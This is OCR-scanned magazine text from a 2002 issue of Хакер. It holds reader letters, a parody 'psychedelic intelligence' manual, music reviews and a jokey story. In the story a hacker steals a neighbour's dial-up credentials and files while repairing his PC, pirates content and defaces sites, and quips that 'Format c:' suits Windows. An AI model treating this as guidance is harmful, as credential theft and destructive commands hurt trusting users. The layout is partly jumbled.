признаваться, прежде всего самому себе, в том, что ты в чем-то ламер. Если даже это и так (в любой области) - ничего страшного. Страшно бывает тогда, когда ты это понимаешь, тебя это беспокоит, гнетет и не дает спокойно жить, но ты ленишься или не хочешь никак менять сложившуюся ситуацию. **МЫ ВСЕ КОГДА-ТО БЫЛИ ЛАМЕРАМИ**, это естественное состояние для всех, бояться или стесняться тут абсолютно нечего. Достаточно вспомнить о милым беззаботном детстве, когда мы все (и даже я :)) писали в штанишки, оглашая окрестности недобрым воем. Было ведь? Но прошло время, и что-то изменилось. Та же самая ситуация складывается и с компьютерной грамотностью населения. Те, кому позарез надо переключаться из стана ламеров в стан хакеров, - смогут сделать это самостоятельно или с нашей помощью, свой выбор каждый делает сам. А лично я считаю, что уже сама мысль о движении к новым знаниям и умениям есть начало этого самого движения. Думайте читайте, размышляйте и - вперед!



Поразмышлять и зверски проанализировать заставляет и письмецо от Azogex-a [azogex@tele-komp.ru], наполненное "легкой, чуть философской грустью". А ведь прав во многом автор, прав... чего уж там.

Доброго коннекта. Спрашивается, что это я в сабжете про стандарты заговорил? Скажу прямо - наболело. Тошно смотреть одинаковые письма в журналах, слушать одинаковые приветы по телевизору и радио, и, извините, уши вянут, когда слышишь одинаковые, БАНАЛЬНЫЕ выражения из уст совершенно разных людей. БАНАЛЬНОСТЬ здесь - ключевое слово. Нельзя применять какие-либо стандарты к человеческому общению. Это его только губит. Не зря в современном мире так актуален диагноз Аутизм - не находя интереса в реале, люди замыкаются в себе или, что гораздо хуже, ищут интерес в вещах глубоко запретных и опасных, как то наркотики или водка. Скажете, что все это гон, преувеличение? Да нет, если бы. Причем сейчас я вижу это везде. Возьмем, к примеру, письма в ваш журнал. ЛЮБОЕ из них написано по одному и тому же примитивному плану:

1. Приветствие (здрасьте, все такое).
 2. Я выписываю (читаю) ваш журнал с... И вообще мне нравится.
 3. Теперь немного критики - разбираем по пунктам... (здесь идут наезды на Полоса, игровые рубрики, PC-ZONE, т.д.).
 4. А так мне все нравится, и вообще так держать (хвалебные трели).
 5. За сим прошу откланяться, такой-то, писать (спамить - это кому больше нравится) туда-то.
- ВО-О-ОТ!!! Как будто все письма от одного человека! Во всяком случае, я вместо е-мэйл читаю рубрику Данечки "Я плакал" - вот там действительно встречаются настоящие шедевры.

Люди, так нельзя! Вам что, самим не хочется выделиться из толпы обывателей, СОЗДАТЬ что-нибудь оригинальное, чтобы ВАШЕ имя запомнилось? Или вы предпочитаете быть СПАМОМ, сразу же отправляемым в глобальный человеческий DEV/null вместе с сотнями других? А вы, хамеры, тоже хороши!!! Куда делась X-LIFE? Неужели трудно подказать хотя бы пару интересных фишек, чтобы сделать жизнь приятнее и разнообразнее? В общем, исправляйтесь, ребята. Заканчиваю с легкой, чуть философской грустью.

Ты как, нашел знакомые нотки? согласишься с автором письма? Может быть, еще и поразмышляешь на тему "а почему все происходит именно так, как происходит"? Лично мне глубоко безразлично, в какой форме пришло в редакционный ящик твое письмо. Все свое внимание я обращаю на содержание, ведь письма бывают ненастоящими, пустыми, левыми, а попадаются и такие, которые способны поднять или опустить ниже плинтуса настроение, бывают безликие и проникнутые реальной теплотой записочки, встречаются и крики о помощи, которые способны взорвать мозг читающего почту. Очень вас прошу, отнеситесь к написанию своих писем посерьезнее, я же их читаю :).



Свалилось в наш ящик самое настоящее "пистуящее насмыо", автор которого Alex [shiva@khakasnet.ru] снова нас хвалит (и даже меня лично :), но и вопрос ребром задает.

Здравствуйте, любимый журнал!!! Давно уже хотел вам написать, да вот все недосуг было. Читаю вас с 1999-го, практически с самого начала вашей карьеры. Произошло это после того, как я обломался (по-другому не скажете) читать ту мутовень, что печаталась. Там или масса общих слов, или настолько замороженное нечто (и не нужно), что жалко было времени на разбор и денег на покупку. Говорю вам БОЛЬШИМИ БУКВАМИ - СПАСИБО ЗА ВСЕ ТО ПОЛЕЗНОЕ, ЧТО БЫЛО. Перечислять нет смысла, очень много. Кстати, вы заметно изменились за три года, повзрослели, особенно СЕНТНЕР

2-ой приз



DEFENDER представляет самые-самые письма номера



1

1-ый приз

Дарова, Х, уж не помню, какое письмо вам пишу, так что попробуйте не опубликовать, вообще со статьями, на мой взгляд, вы что-то сбавили, в основном пишете о какой-то лаже, хочется отметить лишь ВЗЛОМ и ДАЮ, да и еще из-за жвачки, приложенной к вашему журналу, умер мой брат, подавился, когда смеялся над статьей Дани, так что спасибо вам; да, это не плохая мысль кончать врагов жвачкой и Даней.

P.S. Прошу вас выслать еще жвачки для тещи.

zaq [xan844@udm.ru]

Брата жалко, жвачки не жалко, за тещу обидно. Предлагаем компромиссный вариант в стиле Дани: присланная нам многочисленными аттачами теща будет капитально фрагментирована и частями вложена в каждый номер с диском как назидание всем тещам в мире.

2-ой приз

2

3-ий приз

3

- любимец Богов (и мой)! Все клевое, продолжайте в том же духе. Вас очень любят мои ученики, очень часто приходится разбираться толпой с какой-нибудь заморочкой, а тут - БАХ! - и номер вышел. И проще стало жить, и друг другу подянки устраивать. Я занимаюсь компами с 1990 года, с института. ZX-Spectrum помните? Потом БЭСМ, СМ ЭВМ всякие etc. Но это все преамбула. Теперь, собссно, амбула. Был спец по линуху, там говорилось, как ставить красную шапку на одном (физически) винте. А как поставить на втором физическом винте? Я попытался один раз - снес все наработки и архивы, видимо напортал при разбивке Droid-ом (у меня шапка 7.2). И смех, и грех, и спросить не у кого, но второй раз я не хочу так, у меня работа встала на неделю, пока восстанавливал. Помогите! В нашем городе, весьма небольшом, поклонников Linux я что-то не обнаружил (имеется ввиду, кто может толково рассказать (знает) и не гнуть пальцы (не знает, но эмулирует)). Заранее вам благодарен, ваш поклонник, учитель информатики Alex P.S. Привет Данечке - полЕвому террористу!

Теперь вернемся к вопросу про линух. Рассказать в рамках моей рубрики о том, как решить возникшую проблему возможным не представляется, поэтому обращаюсь ко всем, считающим себя способными помочь Алексею. Найдутся такие или даже гуру слабо дать толковый совет хорошему человеку, который учит детей информатике и не запрещает читать][на уроках?



Приятно предоставить некоторое количество площади этой полосы Nicolas-y [Panic2000@mail.ru]

Hello Centner, привет коллективу всеми обожаемого (кто его читает) журнала Хакер. Читаю ваш журнал уже давно, но написать решил только сейчас, потому что вижу слишком много критики в ваш адрес и решил за вас вступить.

Журнал удивительно полезный для всех групп населения: от ламеров до хакеров и от молодежи до людей зрелого возраста. Для каждой из этих групп публикуется инф, полезная этим людям. Но у каждого человека свои интересы, и то, что интересно ему, не обязательно будет интересно другому. Поэтому, ЛЮДИ, ЧИТАЮЩИЕ ЖУРНАЛ ХАКЕР, НЕ БУДЬТЕ ЭГОИСТАМИ и не просите выбросить те рубрики, которые не интересны именно вам - каждый человек индивидуален. Наивно полагать, что настоящий хакер, срубив денжат, обязательно будет "садить" печень в ближайшем баре, он может и в гамесы зарубиться (обзор которых любезно предоставлен Александром 'ZpoisonS' Сидоровским), и с девчонкой встретиться, и лучшему другу помочь комп настроить... Мне, например, понравилась статья о пиве (по-моему, в Хакере #03.01). Это был по-настоящему интересный оффтопик, но кому-то не понравилось - "на вкус и цвет товарищей нет".

Журнал замечательный. Практически ничего менять не надо. Разве что корректора Виталия Петровича пора заставить работать. На эту тему кто-то уже вам писал, но вы, видимо, пассивно относитесь к критике, потому что до сих пор встречаются ляпы вроде: "DEFENDER представляет самое дураТское письмо номера" (Хакер #08.02(44)). Я всегда думал, что слово "дурацкое" пишется через "ц"... вот и словарь Ожегова это подтверждает. Если даже такие элементарные вещи ваш корректор не может исправить, то нужен ли он вам? Помните, что ваш журнал читает подрастающее поколение, и если они уже, благодаря рекламе пива, по-русски пишут с одной "с", то скоро дурацкий будет "дуратским". А так - молодцы ребята: пишете толково, с юмором. Спасибо вам за интересный и нужный журнал.

Не скрою, очень приятно, когда нашу работу ценят. И даже Виталию Петровичу будет приятно, помнят его, не забывают :). А "дуратские" письма обязуемся переименовать в "дурацкие", но для соблюдения общемирового баланса добра и зла будем вынуждены отныне писать повсеместно слово "пестни" с буквой "т". Так что не удивляться!

3-ий приз

3

Даниил Шеповалов (dan@real.xaker.ru, www.danya.ru)

ОСНОВЫ ПСИХОДЕЛИЧЕСКОЙ РАЗВЕДКИ

Осень. Время пить Херши и бродить с корзинкой по загадочным лесам и бескрайним полям нашей Родины. Ну а потом, само собой, звонить в дурку - сдаваться, предварительно спрятавшись от мамы в ванной. Однако речь у нас нынче далеко не о битве за урожай. Ликуйте, адепты яиц и магии! Сегодня Даяя раскрывает главный секрет][, тайну всех тайн и основополагающий базис бытия, на который он неоднократно намекал в своих нетленных трудах. Впервые непосвященным становится доступен древний манускрипт, найденный когда-то в пустом вагоне метро отцами-основателями Разведки. Наконец-то ты узнаешь, на кого именно четвертый год подряд работают все сотрудники][.

ПРЕДУПРЕЖДЕНИЕ:

Прочтя это руководство до конца, вы станете работником психоделической разведки и будете оставаться им до конца своей жизни. Прежде чем читать, подумайте хорошенько: а нужно ли это вам? Помните: пути назад не будет.

■ Немного, для начала, поговорим о создании психоделической разведки. Психоделическая разведка, в дальнейшем "ПР" или просто "разведка", никем и никогда не создавалась, ибо организации, подобные ПР, могут появиться только сами собой и из самих себя. Таким образом, несмотря на факт своего появления, разведка существовала и до него. Такие появления или, если хотите, "рождения" разведки происходили не один раз, и

каждый раз разведка появлялась впервые. Тут стоит сделать два существенных замечания. Во-первых, лицо, которое никогда не сможет иметь к разведке какое-либо отношение, понять процесс появления ПР неспособно в принципе. Поэтому если вы не можете понять написанного выше, читать дальше бесполезно: вы ошиблись в выборе, и разведка не ваше дело. Второе. Существует гипотеза, что разведка находится в состоянии перма-

нентного появления. Если такая мысль уже пришла к вам в голову сама, то читать дальше также не имеет смысла: вы уже знаете все, что здесь написано.

■ Часто задают вопрос: а кому же служит ПР? Каковы ее задачи? На это я могу ответить следующее: организации, подобные ПР, могут действовать только на благо самих себя и ни для чего больше. И тем не менее разведка не имеет и не мо-

жет иметь никаких задач, а если и удается как-то логически связать последовательность действий одного разведчика, скажем, за день, то на следующий день разведчик будет совершать действия, направленные, с точки зрения постороннего, на достижение совершенно противоположных целей.

■ Встает также другой вопрос: что же представляет собой задание? Как и кем оно дается? То, что ГУПР (Главное Управление Психоделической Разведки) не имеет к составлению заданий никакого отношения, объяснять, в связи с вышеизложенным, не следует. Задание дается разведчику всегда неожиданно. Разведчик, как правило, внезапно (независимо от того, где он находится и чем занимается) осознает, что задание дано, точнее, что он уже приступил к его выполнению. Он понимает, что ему необходимо делать в данный момент, понимает интуитивно, полагаться на общепринятую логику тут, естественно, нельзя. Начиная выполнение задания, разведчик не знает его до конца, ибо дальнейшие действия разведчика, как правило, зависят от собранной информации. Нельзя забывать, что именно в процессе выполнения задания разведчика легче всего обнаружить, и поэтому, выполняя задание, ни в коем случае нельзя никому (кроме других разведчиков) говорить, что вы собираетесь делать, куда идти, с кем разговаривать. Если ваш ответ поставит кого-нибудь из посторонних в тупик, то операция, можно считать, провалена, в худшем же случае вас сдадут в психиатрическую больницу. На вопросы посторонних лиц следует отвечать различного рода глупостями или шутками, разумнее же всего не разговаривать с посторонними вовсе. То, что задание выполнено, разведчик также понимает всегда неожиданно, подобно тому, как разведчик понимает, что зада-

ние дано. Как правило, именно в этот момент виртуальный посторонний наблюдатель вызывает санитаров.

■ О знаках, помогающих в работе. Знаки, указывающие, например, на необходимость начала выполнения задания могут быть самыми разными. Например, картина, представляющая собой одну из рыжих собак по имени Творог, спящую посреди читального зала младших курсов или любую другую собаку, спящую где-нибудь еще, но в столь же неподобающем (с точки зрения постороннего) месте. Как отличить своих от посторонних? Опытному разведчику это видно сразу. Новичку же порекомендую пройти рядом с человеком, в котором вы сомневаетесь, метров пятьдесят. Известно почему, но если это - свой, то окажется, что вы идете в ногу. Этот способ - единственно надежный, именно поэтому я и не привожу других. И еще раз: осторожней с посторонними на задании!

■ Поясним все на примере. Допустим, разведчик получает задание найти Н. Предполагаемое (с точки зрения постороннего) местонахождение Н. - район метро "Домодедовская" - "Красногвардейская", о чем разведчик, естественно, знает. Местонахождение самого разведчика - район метро "Варшавская". Обнаружив, что Н. нет в аэропорту "Быково", городе Судак Крымской области, а равно и в городе Санкт-Петербурге, разведчик может считать задание выполненным и идти пить пиво. Если же разведчик пытается найти означенную Н. в Орехово-Борисово или же, еще хуже, пытается позвонить ей домой, то его следует немедленно уволить, а впоследствии расстрелять. Уволенного разведчика посторонние наблюдатели сдадут в психиатрическую лечебницу не позже, чем через неделю после увольнения.

■ О непосредственном контроле работы разведчика. К среднестатистическому (хотя статистики тут, конечно, никакой нет) разведчику примерно один раз в два-три месяца посылаются контролер. При этом разведчику дается задание собрать информацию о своем контролере. Разведчик должен обязательно выполнять такие задания, даже ценой разоблачения. Разоблачения любыми посторонними, но не контролером, играющим в данном случае роль постороннего. Как отличить своего контролера от других объектов? Во-первых, можно опять же попытаться пройти рядом с ним. Если вы делаете шаги одновременно, но разными ногами (вы - правой, например, когда проверяемый - левой), то перед вами - ваш контролер. Теория, к сожалению, не дает ответа на вопрос, почему так происходит, но этот способ проверен многими поколениями разведчиков.

■ Следует упомянуть о том, что хотя сбор информации о людях - главная задача ПР, ее деятельность этим не ограничивается. Существует множество разведчиков, собирающих информацию о других вещах, как то - музыка, наука, шашки, почтовые марки и так далее. Однако информация здесь не так важна, эту работу часто поручают начинающим; после же их обучения и проверки обучения начинающим постепенно дается все большее количество заданий, связанных с людьми.


■ Еще о контролерах. Контролером для разведчика является не обязательно человек, так бывает только с теми, кто собирает информацию о людях. Для сотрудников же, занимающихся, к примеру, спиртными напитками, контролером будет скорее всего таковой же напиток и так далее. Способы обнаружения контролеров тут, естественно, другие, но я не буду их приводить, а оставляю на обдумывание читателю.

X-MUSIC

Музыка для хакера

Команда: не команда, а сам великий Paul Oakenfold
Пластинка: Bunkka
Релиз: Perfecto, 2002
Реальный хит: полная пластинка хитов

Представлять почтеннейшей публике великого гуру электронной музыки, самого Оакенфолда - занятие глупое и бесперспективное. Кто знает - поймет, а кто не знает - тому должно быть стыдно. Первый студийный альбом мастера насыщен самой разноплановой музыкой. Навскидку можно назвать рэп, хип-хоп, рок. В записи альбома принимали участие именитые музыканты и совсем новички, но новички с большим будущим. Получилось просто ядерно, самое оно погонять пластинку в плеере, приобщая постепенно к современной клубной культуре. Слушать обязательно!



Музыка для крякера

Команда: Сборник
Пластинка: "Нашествие, шаг одиннадцатый"
Релиз: Real Records, 2002
Реальный хит: три реальных!


Сборник, отлично известный всем любителям "Нашего радио", ставший с течением времени культовым. Сборники этой серии бывали всякие: удачные, не очень, веселые, грустные, отморженные и безбашенные. Этот "шаг" "Нашествия" можно смело назвать чрезвычайно насыщенным и сбалансированным. Среди покоющих замечены такие граждане и группы граждан: "Юга", "Звери", "Мультифильмы", "Сайгон", "Лифт", "Замша", "Сальмо-прохожий", "Наив", "Ундервуд", "Иван Купала", "Би-2", "Чичерина", "Точка росы", "Земфира", "Место встречи", "Кирпичи", "TequilaJazz" и еще команда, которая исполнила ну самый настоящий хит. Называется "Сети". Смайлы, мазафака...)



Музыка для западлостроителя

Команда: Маркшейдер Кунст
Пластинка: Кем быть?
Реальный хит: на вкус и цвет выбрать сложно...

Попалось мне как-то в инетике примерно такое определение этой команды: "Играют афрокарибскую музыку, но при этом как-то по-литерски. Фантастические музыканты и очень хорошие люди". Не согласиться невозможно, особенно нагрузив уши и разгрузив голову этим самым альбомчиком. Если альбома покажется маловато или произведенное им впечатление не будет достаточно полным, просто набери в строке браузера www.wadada.net/kunst/xixyc.htm и помни, что это - МАРКШЕЙДЕР КУНСТ - НАПОМИНАЮЩИЙ КУСТ! анимация нереального времени!!! Сетевое творчество мастера Хикуса :).



Музыка для вагезника

Команда: Сборничек
Пластинка: Life by G-PAL
Релиз: Plastic City, 2002
Реальный хит: Целый компакт!

Иногда бывает так, что ты сам толком не представляешь, что ты хочешь послушать. В таком случае я по умолчанию размышляю о музыке в стиле "house", и мои размышления обычно не подводят. Вот и на этот раз купленный ну совершенно наобум компакт дико порадовал меня и массу моих знакомых. Добрейший хаус, который, в зависимости от твоего настроения, дарит тебе сияющий восторг или светлую и легкую грусть. Практически универсальная, ненапряжная музыка.



NEXT

Даниил Шеповалов (dan@real.hacker.ru, www.danya.ru)

■ Рано или поздно практически любого разведчика переводят на работу в Главное Управление Психоделической Разведки (ГУПР). Что необходимо делать для того, чтобы быстрее попасть туда? Да и нужно ли это? Я тут отвечаю следующее: чтобы попасть туда быстрее, необходимо, во-первых, добросовестно относиться к работе разведчика. А что нужно делать "во-вторых", не известно никому, даже работникам ГУПР. Стоит ли попадать в ГУПР, каждый должен решить для себя сам в соответствии с написанным ниже.

■ Чем отличается работник ГУПР от простого разведчика? Разведчику дается много различных заданий разной длительности и степени сложности. У работника Управления же одно задание, и выполнение его он не может прекратить ни на минуту, порой в течение многих лет. Попав в Управление, разведчик уже никогда не сможет функционировать как посторонний, смотреть на мир глазами постороннего, что он раньше мог позволять себе между заданиями. Выполнение задания - единственно возможный способ существования работника ГУПР. Окружающая его реальность может рассматриваться им только с позиций ПР, при попытках же обосновать происходящее как-то еще он заходит в тупик. У работника Управления нет и не может быть контролеров. Два работника Управления никогда не встречаются между собой. Попытки любого контакта с посторонними обречены на провал. Посторонние после контакта пытаются вызвать санитаров, но это, будучи нецелесообразным с точки зрения ПР, им не удается. Подается очень много знаков, смысл которых далеко не всегда понятен. Работник ГУПР остается с заданием один на один.

■ Если простому разведчику дается задание, то он все-

гда может его выполнить. Задания же работника ГУПР иногда невыполнимы. Провал задания простым разведчиком не поощряется. Работник же Управления в случае провала задания или угрозы такового может попросить предоставить ему статус беженца, и этот статус предоставляется ему в самом скором времени. Статус беженца предоставляется всегда неожиданно: падение кирпича на голову, авария теплохода, укусы бешеной собаки и так далее. Посторонние же при этом никогда не догадываются о новом статусе работника Главного Управления и устраивают ему пышные похороны. Как отличить работника ГУПР в толпе? Летом он похож на пациента туберкулезного санатория, зимой его

вид напоминает о страданиях французов в войну 1812 года, осенью же и весной работник Управления практически неотличим от посторонних. Оставим ГУПР в покое.

■ Как обнаружить сотрудника ПР? На разведчика, особенно во время выполнения задания, очень любят лаять собаки. Другие домашние животные на разведчиков не реагируют, однако мне известен случай, когда на одного из сотрудников ПР, пока тот спал, написала кошка.

■ Теперь о главном. Часто для выполнения задания разведчику не хватает различных предметов, совершенно для этого необходимых. Достать же эти предметы, не привлекая к себе внимание, достаточно сложно, а порой и невозможно вовсе, ибо необходимость этих предметов может показаться постороннему человеку вызывающей странной, и этим разведчик

выдаст себя, провалив операцию. Необходимые вещи разведчик должен уметь сконструировать сам, используя для этого предметы окружающей его действительности. Естественно, над предметами не должно производиться никаких физических действий, желательнее даже не прикасаться к ним до полного окончания процесса конструирования во избежание обнаружения посторонними. Владеть этим искусством достаточно трудно. Начинать нужно с простых вещей, постепенно переходя к более сложным. Так, автор этого руководства начинал с того, что, почувствовав необходимость воспользоваться телефоном (за что, впрочем, чуть не был уволен), медленно сконструировал его из оказавшегося поблизости водопроводного крана и раковины. При этом кран играл роль динамика, раковина - микрофона, а ручки вентилей, перекрывающих воду, - номеронабирателя. Посторонним же просто казалось, что молодой человек сомнительной наружности решил попить воды из-под крана. Сейчас этот пример стал классическим, именно поэтому я и привел его, несмотря на то, что существует масса не менее поучительных упражнений.

■ Конструирование - один из наиболее часто используемых и действенных методов, применяемых для облегчения выполнения задания разведчиком ПР. Но он же и таит в себе главную опасность, о которой я считаю своим долгом предупредить читателя. При конструировании небольшого числа предметов опасности не возникает, опасаться тут нечего. Она появляется при конструировании пространств, точнее - при использовании для конструирования большого числа окружающих предметов. Хотя бы один из окружающих разведчика предметов должен оставаться неизменным, и разведчик, естественно, должен помнить, какой именно. Если же разведчик действует для конструирования всю окружающую его реальность, не оставив без изменения ничего, то это может, весьма вероятно, привести к...

На этом рукопись обрывается.




Юстас-Алексу

После того как Дана сдал всех своих корешей из ГУПРа, он еще долго смотрел на фотографию ослика Феди, затем резким движением отбросил ее в сторону, взял заранее собранный рюкзак и ушел навстречу пронизывающему северному ветру, подняв высокий воротник пальто. До выхода в свет игры "Ядерный Титбит" по данинскому сценарию оставалось всего несколько недель. Ее разработчики, хорошие, законопослушные люди из vzlub.ru, еще не знали, что сразу же после выхода игрушки их расстреляют.

НАЙДИ РАДИО ВКЛЮЧИ "ДИНАМИТ"

Лид. серия РВ № 4413 от 14 июня 2000г.

Размещение рекламы: + (095) 105-05-00



101.2



Подробности по телефону:
956-17-41

101,2 FM
WWW.DINAMITFM.RU

Телефон прямого эфира:
234-16-53

ИГРА НА ДЕНЬГИ

"ВЕСЕЛЫЙ ВЗЛОМЩИК"


wOFFk4




фото: модель - Алик Байнер

Однажды, хорошо отдохнув, молодой человек, неплохо разбирающийся в новинках IT технологий, решил пополнить свой музыкальный архив новинками.

Однажды, хорошенько попив пивка, решил кул хацкер проапгрейтить свою коллекцию музона.



Возможности глобальной сети World Wide Web вполне удовлетворяли его потребности.




Ессесно, решил он это надбывать в халявном Инете.

В распоряжении молодого человека имелся персональный IBM совместимый компьютер с процессором Intel(r) Pentium(r)4, тактовая частота которого находилась на уровне 2.0 GHz, оперативная память измерялась 1Gb, также в наличии находился накопитель на жестком диске емкостью 100 Gb. Кроме того, в достатке было различное программное обеспечение для удобной работы с лицензионным программным продуктом.



Упаковался перец крутым железом: четырехэтажный раскрученный пень, километр мозгов и винт на 100 кубов. Кроме того, свежие проги для кряка, хака и прочий варез для души.


Для нарезки вареза на блинах грелась навороченная выжигалка с полным DVD приводом... Гы-ы-ы.



Программное обеспечение планировалось записать на записываемых компакт-дисках DVD-RW с помощью записывающего/перезаписывающего DVD+RW привода с характеристиками скорости записи/перезаписи 8/2,5.

Работа выдалась долгая и кропотливая. Юноша скопировал несколько музыкальных файлов, кодированных в формате MPEG Layer3, уважая и соблюдая авторские права исполнителей, также поместил в свой архив пару высокохудожественных фотографических портретов, сжатых в формате *.JPG. Нового тетриса, к сожалению, не нашел, зато посетил пару сайтов с необычными кнопками и заставками. К сожалению, пропускные способности канала связи, предоставленные провайдером, не позволяли копировать файлы с информацией со скоростью более 5 килобит в секунду (1 Kb = 1028 бит).

Юноша подключился к сети WWW посредством внешнего модема, используя для идентификации имени пользователя и пароля данные, любезно предоставленные начинающим пользователем из соседнего подъезда во время предыдущего профилактического осмотра его компьютера. Тогда были обнаружены некоторые неточности в работе Windows 95. "Попробуйте проинсталлировать у себя новую операционную систему Windows XP", - предложил молодой человек, взяв с собою дискету с информацией, подлежащей проверке, в надежде найти и исправить некоторые ошибки с помощью своего компьютера.



И понеслась пурга! Слил хацкер туеву хучу инфы: эМ-Пэ-тришек на пару блинов, ЖоПеГешек с жестким порно на четверть винта, гамеса варезного из свежих релизов, хакнул пару сайтов, выдав на фейса отстойные Е-баннеры. Оттянулся бы еще, да жалко сифон конченный попался - сочил филе по капле.

...«Единственный формат, совместимый с Виндой - Format c:»...

Врубился чел на мопеде в Инет, заказав логин и пасс, удачно подрезанные у лоха из соседнего подъезда, когда тот в очередной раз обратился к хацкеру за желпом по поводу глюков маздая. «Единственный формат, совместимый с Виндой - Format c:», - изрек тогда хацкер, засовывая в карман дискету с добытой инфой с ламерской машинки.

И нарезал чел блинов себе на удовольствие, слил крутого музона, порно, гамесов на шесть болванок и изрек: "Рулеззз!". И было утро и было пиво, был день и было пиво, и наступил вечер...

Хорошо поработав, решил наш герой и отдохнуть хорошо. Засиделся допоздна за книгой. Много думал...



ОТКРЫТА РЕДАКЦИОННАЯ

ПОДПИСКА!

ТЕПЕРЬ ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ НА ЛЮБОЙ РОССИЙСКИЙ АДРЕС

ДЛЯ ЭТОГО НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию)
2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета **Хакер - 80 рублей** и **Хакер+CD - 110 рублей** за 1 журнал. В стоимость подписки включена доставка заказной бандеролью.
3. Перечислить стоимость подписки через сбербанк.
4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xa@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

БОНУС

При оформлении годовой подписки на 2003 год - 2 свежих номера в подарок!!!
При оформлении подписки на 1-е полугодие 2003 года - один журнала в подарок!!!

ВНИМАНИЕ!

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в Сентябре, то подписку можете оформить с ноября. Подписка оформляется на любой срок.

СПРАВКИ
по электронной почте subscribe_xa@gameland.ru
или по тел. (095)292-3908, 292-5463

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "Хакер"

2002г.
2003г.
(месяцы)

(отметьте квадраты, соответствующие календарным месяцам выхода журнала, которые вы хотели бы получить)

Ф.И.О. _____

Город/село _____ ул. _____

Дом _____ корп. _____ кв.. _____ код _____ тел. _____

Сумма оплаты _____

